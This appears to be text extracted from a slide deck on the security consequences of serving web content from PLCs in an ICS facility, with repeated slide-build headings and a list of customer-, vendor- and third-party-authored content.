
Real-World Manifestation of this Design



In practice, this web content is consumed by many devices in the ICS facility


Real-World Manifestation of this Design






In practice, this web content is consumed by many devices in the ICS facility


Real-World Manifestation of this Design






In practice, this web content is consumed by many devices in the ICS facility

Consequence of Embracing this Design




Consequence of Embracing this Design




- Parts of the Level 1 controller now bleed into Levels 2 and 3

Consequence of Embracing this Design




- Parts of the Level 1 controller now bleed into Levels 2 and 3
- Implicitly, you are swapping out network-based segregation with browser-based origin isolation

Consequence of Embracing this Design




- Parts of the Level 1 controller now bleed into Levels 2 and 3
- Implicitly, you are swapping out network-based segregation with browser-based origin isolation
- Web security is now fundamental to the architecture

Revisiting the PLC Threat Model




[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Revisiting the PLC Threat Model




[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Revisiting the PLC Threat Model



[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

